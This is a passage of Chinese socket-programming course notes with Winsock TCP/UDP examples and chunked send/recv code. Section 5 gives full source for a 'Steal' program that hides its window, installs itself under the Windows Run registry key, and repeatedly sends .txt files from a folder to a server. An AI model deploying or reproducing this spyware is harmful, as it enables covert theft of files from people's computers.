int iLen = *recv*(sockCli, recvBuf, 100, 0);

if (iLen < 0)

{

*printf*("recv errorNum = %d\n", *GetLastError*());

return -1;

}

*printf*("Client recvBuf = %s\n", recvBuf);

// 发送数据

iLen = *send*(sockCli, sendBuf, *strlen*(sendBuf) + 1, 0);

if (iLen < 0)

{

*printf*("send errorNum = %d\n", *GetLastError*());

return -1;

}

// 关闭套接字

*closesocket*(sockCli);



*WSACleanup*();

*system*("pause");

return 0;

}

#### 3.4.2 UDP套接字

* 服务端

📋#include <WinSock2.h>  
#include <iostream>  
  
#pragma comment(lib, "ws2\_32.lib")  
int main()  
{  
 // 初始化套接字库  
 WORD wVersion;  
 WSADATA wsaData;  
 int err;  
  
 wVersion = MAKEWORD(1, 1);  
 err = WSAStartup(wVersion, &wsaData);  
 if (err != 0)  
 {  
 return err;  
 }  
  
 if (LOBYTE(wsaData.wVersion) != 1 || HIBYTE(wsaData.wVersion) != 1)  
 {  
 WSACleanup();  
 return -1;  
 }  
  
 // 创建套接字  
 SOCKET sockSrv = socket(AF\_INET, SOCK\_DGRAM, 0);  
  
 SOCKADDR\_IN addrSrv;  
 addrSrv.sin\_addr.S\_un.S\_addr = htonl(INADDR\_ANY);  
 addrSrv.sin\_family = AF\_INET;  
 addrSrv.sin\_port = htons(6001);  
  
 // 绑定套接字  
 bind(sockSrv, (SOCKADDR\*)&addrSrv, sizeof(SOCKADDR));  
  
 // 等待并接收数据  
 SOCKADDR\_IN addrCli;  
 int len = sizeof(SOCKADDR\_IN);  
  
 char recvBuf[100];  
 char sendBuf[100];  
 while (true)  
 {  
 recvfrom(sockSrv, recvBuf, 100, 0, (SOCKADDR\*)&addrCli, &len);  
 std::cout << recvBuf << std::endl;  
  
 sprintf\_s(sendBuf, 100, "Ack %s", recvBuf);  
 sendto(sockSrv, sendBuf, strlen(sendBuf) + 1, 0, (SOCKADDR\*)&addrCli, len);  
 }  
  
 closesocket(sockSrv);  
 WSACleanup();  
  
 system("pause");  
 return 0;  
}

* 客户端

📋#include <WinSock2.h>  
#include <iostream>  
  
#pragma comment(lib, "ws2\_32.lib")  
int main()  
{  
 // 加载套接字库  
  
 WORD wVersion;  
 WSADATA wsaData;  
 int err;  
 wVersion = MAKEWORD(1, 1);  
 err = WSAStartup(wVersion, &wsaData);  
 if (err != 0)  
 {  
 return err;  
 }  
 if (LOBYTE(wsaData.wVersion) != 1 || HIBYTE(wsaData.wVersion) != 1)  
 {  
 WSACleanup();  
 return -1;  
 }  
  
 // 创建套接字  
 SOCKET sockCli = socket(AF\_INET, SOCK\_DGRAM, 0);  
 SOCKADDR\_IN addrSrv;  
 addrSrv.sin\_addr.S\_un.S\_addr = inet\_addr("127.0.0.1");  
 addrSrv.sin\_port = htons(6001);  
 addrSrv.sin\_family = AF\_INET;  
  
 int len = sizeof(SOCKADDR);  
 char sendBuf[] = "hello";  
 char recvBuf[100];  
  
 //发送数据  
 sendto(sockCli, sendBuf, strlen(sendBuf) + 1, 0, (SOCKADDR\*)& addrSrv, len);  
  
 recvfrom(sockCli, recvBuf, 100, 0, (SOCKADDR\*)& addrSrv, &len);  
  
 std::cout << recvBuf << std::endl;  
  
 closesocket(sockCli);  
  
 system("pause");  
 return 0;  
}

#### 3.4.3 关于TCP和UDP的总结

|  | **UDP** | **TCP** |
| --- | --- | --- |
| 是否连接 | 无连接 | 面向连接 |
| 是否可靠 | 不可靠传输，不使用流量控制和拥塞控制 | 可靠传输，使用流量控制和拥塞控制 |
| 连接对象个数 | 支持一对一，一对多，多对一和多对多交互通信 | 只能是一对一通信 |
| 传输方式 | 面向报文 | 面向字节流 |
| 适用场景 | 适用于实时应用（IP电话、视频会议、直播等） | 适用于要求可靠传输的应用，例如文件传输 |

## 4 网络编程进阶

### 4.1 listen的具体含义

监听 5表示同时监听的最大客户数  
include <WinSock2.h>

#include <stdio.h>

#include <stdlib.h>

#pragma comment(lib, "ws2\_32.lib")

int main()

{

*printf*("Server\n");

//1 初始化网络库

// 加载套接字库

*WORD* wVersionRequested;

*WSADATA* wsaData;

int err;

wVersionRequested = *MAKEWORD*(2, 2);

// 1、初始化套接字库

err = *WSAStartup*(wVersionRequested, &wsaData);

if (err != 0)

{

*printf*("WSAStartup errorNum = %d\n", *GetLastError*());

return err;

}

if (*LOBYTE*(wsaData.*wVersion*) != 2 || *HIBYTE*(wsaData.*wVersion*) != 2)

{

*printf*("LOBYTE errorNum = %d\n", *GetLastError*());

*WSACleanup*();

return -1;

}

// 2 安装电话机

// 新建套接字

*SOCKET* sockSrv = *socket*(*AF\_INET*, *SOCK\_STREAM*, 0);

if (*INVALID\_SOCKET* == sockSrv)

{

*printf*("socket errorNum = %d\n", *GetLastError*());

return -1;

}

//给变量配置电话号码 IP 任何 端口6000

*SOCKADDR\_IN* addrSrv;

addrSrv.*sin\_addr*.*S\_un*.*S\_addr* = *htonl*(*INADDR\_ANY*);

addrSrv.*sin\_family* = *AF\_INET*;

addrSrv.*sin\_port* = *htons*(6000);

// 3 分配电话号码

// 绑定套接字到本地IP地址，端口号6000

if (*SOCKET\_ERROR* == *bind*(sockSrv, (*SOCKADDR*\*)&addrSrv, sizeof(*SOCKADDR*)))

{

*printf*("bind errorNum = %d\n", *GetLastError*());

return -1;

}

// 4、监听 listen 最大的监听数目 ，执行到listen，单尚未执行到accept

if (*SOCKET\_ERROR* == *listen*(sockSrv, 5))

{

*printf*("listen errorNum = %d\n", *GetLastError*());

return -1;

}

*Sleep*(20000);

// 5、拿起话筒，准备通话

*SOCKADDR\_IN* addrCli;

int len = sizeof(*SOCKADDR*);

*printf*("20 s\n");

while (*TRUE*)

{

//6、分配一台分机去服务

*SOCKET* sockConn = *accept*(sockSrv, (*SOCKADDR*\*)&addrCli, &len);

char sendBuf[100] = { 0 };

*sprintf\_s*(sendBuf, 100, "Welcome %s to bingo!", *inet\_ntoa*(addrCli.*sin\_addr*));

//发送数据

int iLen = *send*(sockConn, sendBuf, *strlen*(sendBuf) + 1, 0);

if (iLen < 0)

{

*printf*("send errorNum = %d\n", *GetLastError*());

return -1;

}

char recvBuf[100] = {0};

//接收数据

iLen = *recv*(sockConn, recvBuf, 100, 0);

if (iLen < 0)

{

*printf*("recv errorNum = %d\n", *GetLastError*());

return -1;

}

//打印接收的数据

*printf*("recvBuf = %s\n", recvBuf);

*closesocket*(sockConn);

}

//7 关闭总机

*closesocket*(sockSrv);

*WSACleanup*();

*system*("pause");

return 0;

}

### 4.2 一种更优雅的recv和send：超大数据的传输

int MySocketRecv0(int sock, char\* buf, int dateSize)

{

//循环接收

int numsRecvSoFar = 0;

int numsRemainingToRecv = dateSize;

*printf*("enter MySocketRecv0\n");

while (1)

{

int bytesRead = *recv*(sock, &buf[numsRecvSoFar], numsRemainingToRecv, 0);

*printf*("###bytesRead = %d,numsRecvSoFar = %d, numsRemainingToRecv = %d\n",

bytesRead, numsRecvSoFar, numsRemainingToRecv);

if (bytesRead == numsRemainingToRecv)

{

return 0;

}

else if (bytesRead > 0)

{

numsRecvSoFar += bytesRead;

numsRemainingToRecv -= bytesRead;

continue;

}

else if ((bytesRead < 0) && (*errno* == *EAGAIN*))

{

continue;

}

else

{

return -1;

}

}

}

int MySocketSend0(int socketNum, unsigned char\* data, unsigned dataSize)

{

unsigned numBytesSentSoFar = 0;

unsigned numBytesRemainingToSend = dataSize;

while(1)

{

int bytesSend = send(socketNum, (char const\*)(&data[numBytesSentSoFar]), numBytesRemainingToSend, 0/\*flags\*/);

if(bytesSend == numBytesRemainingToSend)

{

return 0;

}

else if(bytesSend > 0)

{

numBytesSentSoFar += bytesSend;

numBytesRemainingToSend -= bytesSend;

continue;

}

else if((bytesSend < 0)&&(errno == 11))

{

continue;

}

else

{

return -1;

}

}

}

服务器代码：

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <unistd.h>

#include <arpa/inet.h>

#include <sys/socket.h>

#define BUF\_SIZE 1024\*1024

void error\_handling(char \*message);

int main(int argc, char \*argv[])

{

int serv\_sock, clnt\_sock;

char message[BUF\_SIZE];

int str\_len, i;

struct sockaddr\_in serv\_adr;

struct sockaddr\_in clnt\_adr;

socklen\_t clnt\_adr\_sz;

if(argc!=2) {

printf("Usage : %s <port>\n", argv[0]);

exit(1);

}

//安装电话机

serv\_sock=socket(PF\_INET, SOCK\_STREAM, 0);

if(serv\_sock==-1)

error\_handling("socket() error");

memset(&serv\_adr, 0, sizeof(serv\_adr));

serv\_adr.sin\_family=AF\_INET;

serv\_adr.sin\_addr.s\_addr=htonl(INADDR\_ANY);

serv\_adr.sin\_port=htons(atoi(argv[1]));

printf("bingdu fuwuqi \n");

//分配电话号

if(bind(serv\_sock, (struct sockaddr\*)&serv\_adr, sizeof(serv\_adr))==-1)

error\_handling("bind() error");

//开始监听

if(listen(serv\_sock, 5)==-1)

error\_handling("listen() error");

clnt\_adr\_sz=sizeof(clnt\_adr);

for(i=0; i<1000; i++)

{

clnt\_sock=accept(serv\_sock, (struct sockaddr\*)&clnt\_adr, &clnt\_adr\_sz);

if(clnt\_sock==-1)

error\_handling("accept() error");

else

printf("Connected client %d \n", i+1);

while((str\_len=read(clnt\_sock, message, BUF\_SIZE))!=0)

{

write(clnt\_sock, message, str\_len);

printf("str\_len = %d\n",str\_len);

}

close(clnt\_sock);

}

close(serv\_sock);

return 0;

}

void error\_handling(char \*message)

{

fputs(message, stderr);

fputc('\n', stderr);

exit(1);

}

客户端：

#include <stdio.h>

#include <stdlib.h>

#include <winsock2.h>

#include <windows.h>

#include <time.h>

#include <string>

#pragma comment(lib,"ws2\_32.lib")

void ErrorHandling(char\* message);

#define MAX\_ARRAYSIZE (1024\*1024\*10)

char message[MAX\_ARRAYSIZE];

int MySocketRecv0(int sock, char\* buf, int dateSize)

{

//循环接收

int numsRecvSoFar = 0;

int numsRemainingToRecv = dateSize;

*printf*("enter MySocketRecv0\n");

while (1)

{

int bytesRead = *recv*(sock, &buf[numsRecvSoFar], numsRemainingToRecv, 0);

*printf*("###bytesRead = %d,numsRecvSoFar = %d, numsRemainingToRecv = %d\n",

bytesRead, numsRecvSoFar, numsRemainingToRecv);

if (bytesRead == numsRemainingToRecv)

{

return 0;

}

else if (bytesRead > 0)

{

numsRecvSoFar += bytesRead;

numsRemainingToRecv -= bytesRead;

continue;

}

else if ((bytesRead < 0) && (*errno* == *EAGAIN*))

{

continue;

}

else

{

return -1;

}

}

}

int getCurrentTimeStr(char\* strtime)

{

// 基于当前系统的当前日期/时间

*time\_t* now = *time*(*NULL*);

*tm*\* ltm = *localtime*(&now);

*sprintf*(strtime, "%2d:%2d:%2d ", ltm->*tm\_hour*, ltm->*tm\_min*, ltm->*tm\_sec*);

return 0;

}

void initArray(char c)

{

int i = 0;

for (i = 0;i < MAX\_ARRAYSIZE; i++)

{

message[i] = c;

}

}

int ClientConnect()

{

*WSADATA* wsaData;

*SOCKET* hSocket;

*SOCKADDR\_IN* servAddr;

int strLen;

char ch[64] = { 0 };

initArray('c');

*printf*("client \n");

if (*WSAStartup*(*MAKEWORD*(2, 2), &wsaData) != 0)

ErrorHandling("WSAStartup() error!");

hSocket = *socket*(*PF\_INET*, *SOCK\_STREAM*, 0);//AF\_ISO

if (hSocket == *INVALID\_SOCKET*)

ErrorHandling("socket() error");

getCurrentTimeStr(ch);

*printf*("begin connect %s\n", ch);

*memset*(&servAddr, 0, sizeof(servAddr));

servAddr.*sin\_family* = *AF\_INET*;

servAddr.*sin\_addr*.*s\_addr* = *inet\_addr*("111.231.75.168");//"111.231.75.168"

servAddr.*sin\_port* = *htons*(9527); //

if (*connect*(hSocket, (*SOCKADDR*\*)&servAddr, sizeof(servAddr)) == *SOCKET\_ERROR*)

{

ErrorHandling("connect() error!");

}

getCurrentTimeStr(ch);

*printf*("after connect %s\n", ch);

strLen = *send*(hSocket, message, sizeof(message) - 1, 0);

*printf*("after send %d\n", strLen);

int ret = MySocketRecv0(hSocket, message, sizeof(message) - 1);

*printf*("Message from server: ,ret = %d\n", ret);

if (strLen == -1)

ErrorHandling("read() error!");

// strLen = recv(hSocket, message, sizeof(message) - 1, 0);

// printf("Message from server: ,strLen = %d\n", strLen);

getCurrentTimeStr(ch);

*printf*("after recv %s\n", ch);

//printf("Message from server: %s ,strLen = %d\n", message ,strLen);

//printf("Message from server: ,strLen = %d\n", strLen);

*closesocket*(hSocket);

*WSACleanup*();

// system("pause");

return 0;

}

//basic

#if 0

int main()

{

// 1、初始化网络库

*WSADATA* wsaData;

if (*WSAStartup*(*MAKEWORD*(2, 2), &wsaData) != 0)

ErrorHandling("WSAStartup() error!");

*SOCKET* hSocket;

*SOCKADDR\_IN* servAddr;

char message[30] = "Bingo,Fuck me";

int strLen;

*printf*("client\n");

//2 安装一部电话机

hSocket = *socket*(*PF\_INET*, *SOCK\_STREAM*, 0);

if (hSocket == *INVALID\_SOCKET*)

ErrorHandling("socket() error");

*memset*(&servAddr, 0, sizeof(servAddr));

servAddr.*sin\_family* = *AF\_INET*;

servAddr.*sin\_addr*.*s\_addr* = *inet\_addr*("111.231.75.168");//192.168.0.112

servAddr.*sin\_port* = *htons*(9527);

// 3、连接服务器

if (*connect*(hSocket, (*SOCKADDR*\*)&servAddr, sizeof(servAddr)) == *SOCKET\_ERROR*)

ErrorHandling("connect() error!");

strLen = *send*(hSocket, message, sizeof(message) - 1, 0);

if (strLen == -1)

ErrorHandling("read() error!");

strLen = *recv*(hSocket, message, sizeof(message) - 1, 0);

if (strLen == -1)

ErrorHandling("read() error!");

*printf*("Message from server: %s \n", message);

*closesocket*(hSocket);

*WSACleanup*();

*system*("pause");

return 0;

}

#endif

#if 1

//tcp

int main()

{

ClientConnect();

*system*("pause");

}

#endif

void ErrorHandling(char\* message)

{

*fputs*(message, *stderr*);

*fputc*('\n', *stderr*);

char ch[64];

getCurrentTimeStr(ch);

*printf*("error num = %d, error timt %s\n", ::*GetLastError*(), ch);

*system*("pause");

// exit(1);

}

## 5 网络编程实战

### 5.1 网络编程实战之网络文件截取

客户端实现：

文件结构体：

typedef struct *\_WIN32\_FIND\_DATAW* {

*DWORD* dwFileAttributes;

*FILETIME* ftCreationTime;

*FILETIME* ftLastAccessTime;

*FILETIME* ftLastWriteTime;

*DWORD* nFileSizeHigh;

*DWORD* nFileSizeLow;

*DWORD* dwReserved0;

*DWORD* dwReserved1;

*\_Field\_z\_* *WCHAR* cFileName[ *MAX\_PATH* ];

*\_Field\_z\_* *WCHAR* cAlternateFileName[ 14 ];

}

#include <stdio.h>

#include <windows.h>

#include <io.h>

#pragma comment(lib, "ws2\_32.lib")

int SendtoServer(const char\* path)

{

//0 初始化网络库

// 加载套接字库

*WORD* wVersionRequested;

*WSADATA* wsaData;

int err;

char sendBuf[1024] = {0};

wVersionRequested = *MAKEWORD*(2, 2);

// 1、初始化套接字库

err = *WSAStartup*(wVersionRequested, &wsaData);

if (err != 0)

{

*printf*("WSAStartup errorNum = %d\n", *GetLastError*());

*system*("pause");

return err;

}

if (*LOBYTE*(wsaData.*wVersion*) != 2 || *HIBYTE*(wsaData.*wVersion*) != 2)

{

*printf*("LOBYTE errorNum = %d\n", *GetLastError*());

*WSACleanup*();

*system*("pause");

return -1;

}

// 2 安装电话机

// 新建套接字

*SOCKET* sockCli = *socket*(*AF\_INET*, *SOCK\_STREAM*, 0);

if (*INVALID\_SOCKET* == sockCli)

{

*printf*("socket errorNum = %d\n", *GetLastError*());

*system*("pause");

return -1;

}

*SOCKADDR\_IN* addrSrv;

addrSrv.*sin\_addr*.*S\_un*.*S\_addr* = *inet\_addr*("127.0.0.1");

addrSrv.*sin\_family* = *AF\_INET*;

addrSrv.*sin\_port* = *htons*(6000);

// 3 连接服务器

if (*SOCKET\_ERROR* == *connect*(sockCli, (*SOCKADDR*\*)&addrSrv, sizeof(*SOCKADDR*)))

{

*printf*("connect errorNum = %d\n", *GetLastError*());

*system*("pause");

return -1;

}

// 4 读取文件内容

*FILE*\* fp = *fopen*(path, "rb");

int len = *fread*(sendBuf, 1, 1024, fp);

*fclose*(fp);

// 5 发送数据

int iLen = *send*(sockCli, sendBuf, *strlen*(sendBuf) + 1, 0);

if (iLen < 0)

{

*printf*("send errorNum = %d\n", *GetLastError*());

*system*("pause");

return -1;

}

// 关闭套接字

*closesocket*(sockCli);

//WSACleanup();

return 0;

}

int DoSteal(const char \*szPath)

{

// 1 遍历szPath下所有的文件

*WIN32\_FIND\_DATA* FindFileData;// FindFileData表示文件

*HANDLE* hListFile; //文件用句柄来标识，编号

char szFilePath[*MAX\_PATH*] = {0};

*strcpy*(szFilePath, szPath);

*strcat*(szFilePath, "\\\*");

// 2 首先找到第一个文件,用hListFile标识

hListFile = *FindFirstFile*(szFilePath, &FindFileData);

// 3 循环遍历所有文件

do

{

char mypath[*MAX\_PATH*] = { 0 };

*strcpy*(mypath, szPath);

*strcat*(mypath, FindFileData.*cFileName*);

if (*strstr*(mypath, ".txt")) //txt文件

{

//真真正正开始窃取文件

SendtoServer(mypath);

*printf*("mypath = %s\n", mypath);

}

} while (*FindNextFile*(hListFile, &FindFileData));

//FindNextFile的返回值为NULL，退出循环

return 0;

}

void AddToSystem()

{

*HKEY* hKEY;

char CurrentPath[*MAX\_PATH*];

char SysPath[*MAX\_PATH*];

long ret = 0;

*LPSTR* FileNewName;

*LPSTR* FileCurrentName;

*DWORD* type = *REG\_SZ*;

*DWORD* size = *MAX\_PATH*;

*LPCTSTR* Rgspath = "Software\\Microsoft\\Windows\\CurrentVersion\\Run"; //regedit win + R

*GetSystemDirectory*(SysPath, size);

*GetModuleFileName*(*NULL*, CurrentPath, size);

//Copy File

FileCurrentName = CurrentPath;

FileNewName = *lstrcat*(SysPath, "\\Steal.exe");

struct *\_finddata\_t* Steal;

*printf*("ret1 = %d,FileNewName = %s\n", ret, FileNewName);

if (*\_findfirst*(FileNewName, &Steal) != -1)

return;//已经安装！

*printf*("ret2 = %d\n", ret);

int ihow = *MessageBox*(0, "该程序只允许用于合法的用途！\n继续运行该程序将使这台机器处于被监控的状态！\n如果您不想这样，请按“取消”按钮退出。\n按下“是”按钮该程序将被复制到您的机器上，并随系统启动自动运行。\n按下“否”按钮，程序只运行一次，不会在您的系统内留下任何东西。", "警告", *MB\_YESNOCANCEL* | *MB\_ICONWARNING* | *MB\_TOPMOST*);

if (ihow == *IDCANCEL*)

*exit*(0);

if (ihow == *IDNO*)

return;//只运行一次

//复制文件

ret = *CopyFile*(FileCurrentName, FileNewName, *TRUE*);

if (!ret)

{

return;

}

//加入注册表

*printf*("ret = %d\n", ret);

ret = *RegOpenKeyEx*(*HKEY\_LOCAL\_MACHINE*, Rgspath, 0, *KEY\_WRITE*, &hKEY);

if (ret != *ERROR\_SUCCESS*)

{

*RegCloseKey*(hKEY);

return;

}

//Set Key

ret = *RegSetValueEx*(hKEY, "Steal", *NULL*, type, (const unsigned char\*)FileNewName, size);

if (ret != *ERROR\_SUCCESS*)

{

*RegCloseKey*(hKEY);

return;

}

*RegCloseKey*(hKEY);

}

void HideMyself()

{

// 拿到当前的窗口句柄

*HWND* hwnd = *GetForegroundWindow*();

*ShowWindow*(hwnd, *SW\_HIDE*);

}

int main()

{

*printf*("Steal\n");

//隐藏自身

HideMyself();

// 添加到启动项

AddToSystem();

//窃取文件 窃取哪个文件呢？？

while (1)

{

DoSteal("E:\\Users\\BingGo\\Desktop\\test\\");

*Sleep*(5000);

}

*system*("pause");

return 0;

}

服务端实现：

#include <stdio.h>

#include <windows.h>

#pragma comment(lib, "ws2\_32.lib")

#define MAX\_SIZE 1024

//控制台打印错误码的函数

void ErrorHanding(const char \*msg)

{

*fputs*(msg, *stderr*);

*fputc*('\n', *stderr*);

*exit*(1);

}

int main()

{

*WORD* wVersionRequested;

*WSADATA* wsaData;

int err;

char msg[MAX\_SIZE] = { 0 };

wVersionRequested = *MAKEWORD*(2, 2);

// 1、初始化套接字库

err = *WSAStartup*(wVersionRequested, &wsaData);

if (err != 0)

{

ErrorHanding("WSAStartup error");

}

if (*LOBYTE*(wsaData.*wVersion*) != 2 || *HIBYTE*(wsaData.*wVersion*) != 2)

{

*printf*("LOBYTE errorNum = %d\n", *GetLastError*());

*WSACleanup*();

ErrorHanding("LOBYTE error");

return -1;

}

// 2 建立socket

*SOCKET* hServerSock = *socket*(*PF\_INET*, *SOCK\_STREAM*, 0);

if (*INVALID\_SOCKET* == hServerSock)

{

ErrorHanding("socket error");

}

*SOCKADDR\_IN* addrSrv;

addrSrv.*sin\_addr*.*S\_un*.*S\_addr* = *htonl*(*INADDR\_ANY*);

addrSrv.*sin\_family* = *AF\_INET*;

addrSrv.*sin\_port* = *htons*(6000);

// 3 分配电话号码

// 绑定套接字到本地IP地址，端口号9527

if (*SOCKET\_ERROR* == *bind*(hServerSock, (*SOCKADDR*\*)&addrSrv, sizeof(*SOCKADDR*)))

{

ErrorHanding("socket error");

}

// 4、监听 listen

if (*SOCKET\_ERROR* == *listen*(hServerSock, 5))

{

ErrorHanding("listen error");

}

*SOCKADDR\_IN* addrCli;

int cliAdrSize = sizeof(*SOCKADDR\_IN*);

*SOCKET* cliSock;

int strLen = 0;

// 5 循环接收数据

while(*TRUE*)

{

cliSock = *accept*(hServerSock, (*SOCKADDR*\*)&addrCli, &cliAdrSize);

if (*SOCKET\_ERROR* == cliSock)

{

ErrorHanding("accept error");

}

*memset*(msg, 0, MAX\_SIZE);

while ((strLen = *recv*(cliSock, msg, MAX\_SIZE, 0)) != 0)

{

*printf*("Server msg = %s\n",msg);

}

*closesocket*(cliSock);

}

*closesocket*(hServerSock);

*WSACleanup*();

return 0;

}

### 5.2网络编程实战之网络文件截取---隐藏进程与修改注册表

优化：

总结：1 只要是文件遍历，我们要立马想到*WIN32\_FIND\_DATA结构体*

*2 WIN32\_FIND\_DATA包含了文件名和文件信息，创建时间 访问时间等*

*3 句柄 --- 指针 用来表示windows下面的一些对象*

*4 MAX\_PATH 涉及到windows路径的数组变量 260*

*5 禁用特定警告4996*

*6 怎么样隐藏自身*

*7 怎么样写入到注册表*

*8 错误处理函数*

void ErrorHanding(const char \*msg)

{

*fputs*(msg, *stderr*);

*fputc*('\n', *stderr*);

*exit*(1);

}

## 6多线程

### 6.1基本概念

**引入一个题目：**

***老师 提了一个需求 ：打印***

***每隔3秒叫小红俯卧撑 持续20次***

***每隔4秒钟小明做一次甩头发 持续30次***

***每隔2秒钟叫老王唱歌 持续50次***

线程是在进程中产生的一个执行单元，是CPU调度和分配的最小单元，其在同一个进程中与其他线程并行运行，他们可以共享进程内的资源，比如内存、地址空间、打开的文件等等。


**线程**是CPU调度和分派的基本单位，------工人

**进程**是分配资源的基本单位，---- 车间


进程：正在运行的程序 --- 狭义

是处于执行期的程序以及它所管理的资源（如打开的文件、挂起的信号、进程状态、地址空间等等）的总称，从操作系统核心角度来说，进程是操作系统调度除CPU时间片外进行的资源分配和保护的基本单位，它有一个独立的虚拟地址空间，用来容纳进程映像(如与进程关联的程序与数据)，并以进程为单位对各种资源实施保护，如受保护地访问处理器、文件、外部设备及其他进程(进程间通信)


那到底如何理解进程和线程呢？



计算机有很多资源组成，比如CPU、内存、磁盘、鼠标、键盘等，就像一个工厂由电力系统、作业车间、仓库、管理办公室和工人组成

